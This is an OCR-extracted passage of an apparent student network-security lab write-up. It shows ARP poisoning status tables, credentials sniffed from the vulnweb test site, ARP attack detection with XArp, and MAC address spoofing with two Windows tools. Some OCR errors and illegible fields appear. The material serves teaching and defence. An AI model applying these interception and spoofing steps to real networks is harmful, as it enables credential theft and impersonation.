
Step10: Start the positioning



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.182.135	6830DF23FDD2	8	0	2C3B70C3447	192.168.182.254

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Half-routing	192.168.182.254	2C3B70CE4A7	2	0	6830DF23FDD2	142.250.182.0

Result:




Timestamp	HTTP server	Client	Username	Password	URL	UserField	PassField	AuthType	Domain	LM Hash
01/05/2025 - 20:50:14	44.228.249.3	192.168.182.254	Admin	Admin	http://testphp.vulnweb.com/login.php	uname=	pass=	Basic (FORM-POS		
01/05/2025 - 20:50:14	44.228.249.3	192.168.182.254	Admin	Admin	http://testphp.vulnweb.com/login.php	uname=	pass=	Basic (FORM-POS		
01/05/2025 - 20:50:15	44.228.249.3	192.168.182.254	Admin	Admin	http://testphp.vulnweb.com/login.php	uname=	pass=	Basic (FORM-POS		
01/05/2025 - 20:50:17	44.228.249.3	192.168.182.254	Admin	Admin	http://testphp.vulnweb.com/login.php	uname=	pass=	Basic (FORM-POS		
01/05/2025 - 20:50:22	44.228.249.3	192.168.182.254	Admin	Admin	http://testp[illegible]	uname=	pass=	Basic (FORM-POS		

How to detect arp positioning attack using arp x tool

Step1 : open the x arp tool

Step2: start the x arp tool and detect the attack

Result:


XArp - unregistered version
File XArp Professional Help
View detected attacks
Read the 'handling ARP attacks' help
View XArp health
Get XArp Professional now!
Register XArp Professional
aggressive
high
basic
minimal


Status: ARP attacks detected!

Security level set to: basic

The basic security level operates a default attack detection strategy that can detect all standard attacks. This is the suggested level for default environments.

	IP	MAC	Host	Vendor	Interface	Online	Cache	First seen	Last seen	How often seen
✓	192.168.56.1	0a-00-27-00-00-0c	DESKTOP-857F...	unknown	0xc - Oracle	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:51:19	256
✓	192.168.125.1	00-50-56-c0-00-01	DESKTOP-857F...	Vmware, Inc.	0x10 - VMware...	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:51:19	257
✓	192.168.125.254	00-50-56-fd-ac-e2	192.168.125.254	Vmware, Inc.	0x10 - VMware...	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:55:18	1
✗	192.168.182.118	00-d2-3a-0b-f1-62	DESKTOP-857F...	unknown	0x14 - Microsoft	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:52:59	279
✗	192.168.182.131	5e-56-a9-d5-a1-86	192.168.182.131	unknown	0x14 - Microsoft	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:52:58	17
✓	192.168.182.182	2c-3b-70-9c-e4-a7	192.168.182.182	unknown	0x14 - Microsoft	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:53:25	2
✓	192.168.182.254	2c-3b-70-9c-e4-a7	HP	unknown	0x14 - Microsoft	unkno...	yes	01-05-2025 20:51:20	01-05-2025 20:53:38	4
✓	192.168.191.1	00-50-56-c0-00-08	DESKTOP-857F...	Vmware, Inc.	0xb - VMware ...	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:55:19	257
✓	192.168.191.254	00-50-56-f9-80-72	192.168.191.254	Vmware, Inc.	0xb - VMware ...	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:55:18	1

XArp 2.2.2 - 9 mappings - 7 interfaces - 47 alerts


XArp - unregistered version
File XArp Professional Help
View detected attacks
Read the 'handling ARP attacks' help
View XArp health
Get XArp Professional now!
Register XArp Professional
aggressive
high
basic
minimal

Status: ARP attacks detected!

Security level set to: basic

The basic security level operates a default attack detection strategy that can detect all standard attacks. This is the suggested level for default environments.

	IP	MAC	Host	Vendor	Interface	Online	Cache	First seen	Last seen	How often seen
✓	192.168.56.1	0a-00-27-00-00-0c	DESKTOP-857F...	unknown	0xc - Oracle	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:51:19	256
✓	192.168.125.1	00-50-56-c0-00-01	DESKTOP-857F...	Vmware, Inc.	0x10 - VMware...	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:51:19	257
✓	192.168.125.254	00-50-56-fd-ac-e2	192.168.125.254	Vmware, Inc.	0x10 - VMware...	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:55:18	1
✗	192.168.182.118	00-d2-3a-0b-f1-62	DESKTOP-857F...	unknown	0x14 - Microsoft	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:53:48	300
✗	192.168.182.131	5e-56-a9-d5-a1-86	192.168.182.131	unknown	0x14 - Microsoft	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:53:40	23
✓	192.168.182.182	2c-3b-70-9c-e4-a7	192.168.182.182	unknown	0x14 - Microsoft	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:53:25	2
✓	192.168.182.254	2c-3b-70-9c-e4-a7	HP	unknown	0x14 - Microsoft	unkno...	yes	01-05-2025 20:51:20	01-05-2025 20:53:38	4
✓	192.168.191.1	00-50-56-c0-00-08	DESKTOP-857F...	Vmware, Inc.	0xb - VMware ...	unkno...	no	01-05-2025 20:51:16	01-05-2025 20:55:19	257
✓	192.168.191.254	00-50-56-f9-80-72	192.168.191.254	Vmware, Inc.	0xb - VMware ...	unkno...	yes	01-05-2025 20:51:16	01-05-2025 20:55:18	1

XArp 2.2.2 - 9 mappings - 7 interfaces - 47 alerts


1 Extra activity for windows Mac Spoofing

How to mac spoofing using TMAC V6 windows

MAC spoofing is the practice of changing the Media Access Control (MAC) address of a network interface on your device. While MAC spoofing has legitimate uses (like testing, privacy, or bypassing device-based network restrictions), it can also be misused, so always ensure you're complying with local laws and network policies.

Step1: open the TMAc v6/for use mac spoof

Step2: select the ehernet



Technitium MAC Address Changer v6 - by Shreyas Zare

Network Connections	Changed	MAC Address	Link Status	Speed
☑ Local Area Connection* 10	No	84-D2-3E-8B-F1-62	Up, Non Operational	0 bps
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☑ Ethernet	No	C0-3E-BA-45-72-FA	Up, Non Operational	0 bps
☑ WiFi	No	86-D2-3E-8B-F1-62	Up, Operational	30.0 mbps

Connection Details

Connection Ethernet
Device Intel(R) Ethernet Connection (6) I219-LM
Hardware ID [illegible]
Config ID [illegible]
TCP/IPv4 Enabled **TCP/IPv6** Enabled

Original MAC Address
C0-3E-BA-45-72-FA
Unknown Vendor


Active MAC Address
C0-3E-BA-45-72-FA (Original)
Unknown Vendor

Change MAC Address

☑ Automatically restart network connection to apply changes
☑ Make new MAC address persistent
□ Use '02' as first octet of MAC address Why?

Received 0 bytes (0 bytes)
Speed 0 B/s (0 bytes)
Sent 0 bytes (0 bytes)
Speed 0 B/s (0 bytes)

Step3:click on the Random Mac Access button



Technitium MAC Address Changer v6 - by Shreyas Zare

Network Connections	Changed	MAC Address	Link Status	Speed
☑ Local Area Connection* 10	No	[illegible]	Up, Non Operational	0 bps
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☑ Ethernet	No	[illegible]	Up, Non Operational	0 bps
☑ WiFi	No	[illegible]	Up, Operational	[illegible]

Connection Details

Connection: Ethernet

Device: Intel(R) Ethernet Connection [illegible]

Hardware ID: [illegible]

Config ID: [illegible]

TCP/IPv4: Enabled TCP/IPv6: Enabled

Original MAC Address: [illegible] Unknown Vendor

Active MAC Address: [illegible] (Original) Unknown Vendor

Change MAC Address

[illegible]


☑ Automatically restart network connection to apply changes

☑ Make new MAC address persistent

□ Use '02' as first octet of MAC address Why?

Step4: click on the change now I

Result:



MAC Address Changed Successfully


MAC Address was changed successfully.

Network Connections	Changed	MAC Address	Link Status	Speed
☑ Local Area Connection* 10	No	[illegible]	Up, Non Operational	0 bps
☑ Ethernet (Kernel Debugger)	No	00-00-00-00-00-00	Down, Non Operational	0 bps
☑ Ethernet	Yes	[illegible]	Up, Non Operational	0 bps
☑ WiFi	No	[illegible]	Up, Operational	[illegible]

2 Extra activity for windows Mac Spoofing using there is tool called change mac address


Step1: open the change mac address tool

Step2: select the Ethernet type




Change MAC Address 23.01 - UNREGISTERED EVALUATION VERSION

Step3: click on the change mac



Change MAC Address 23.01 - UNREGISTERED EVALUATION VERSION

Step4: select the random mac option and click the ok



Change MAC Address 23.01 - UNREGISTERED EVALUATION VERSION

Connection: Ethernet 2

Tasks
- Change MAC address
- Reset MAC address
- Refresh MAC address
- Look up MAC address

Network adapter

Name: VirtualBox Host-Only Ethernet Adapter

GUID: [illegible]

Change MAC Address

MAC address: 40 - FE - EA - [illegible] - [illegible] - [illegible] F8

Manufacturer: 40-FE-EA-[illegible]

OK Cancel

DHCP enabled: no

Autoconfig enabled: yes

IP address: 192.168.56.1

Mask: 255.255.255.0

Gateway: 0.0.0.0

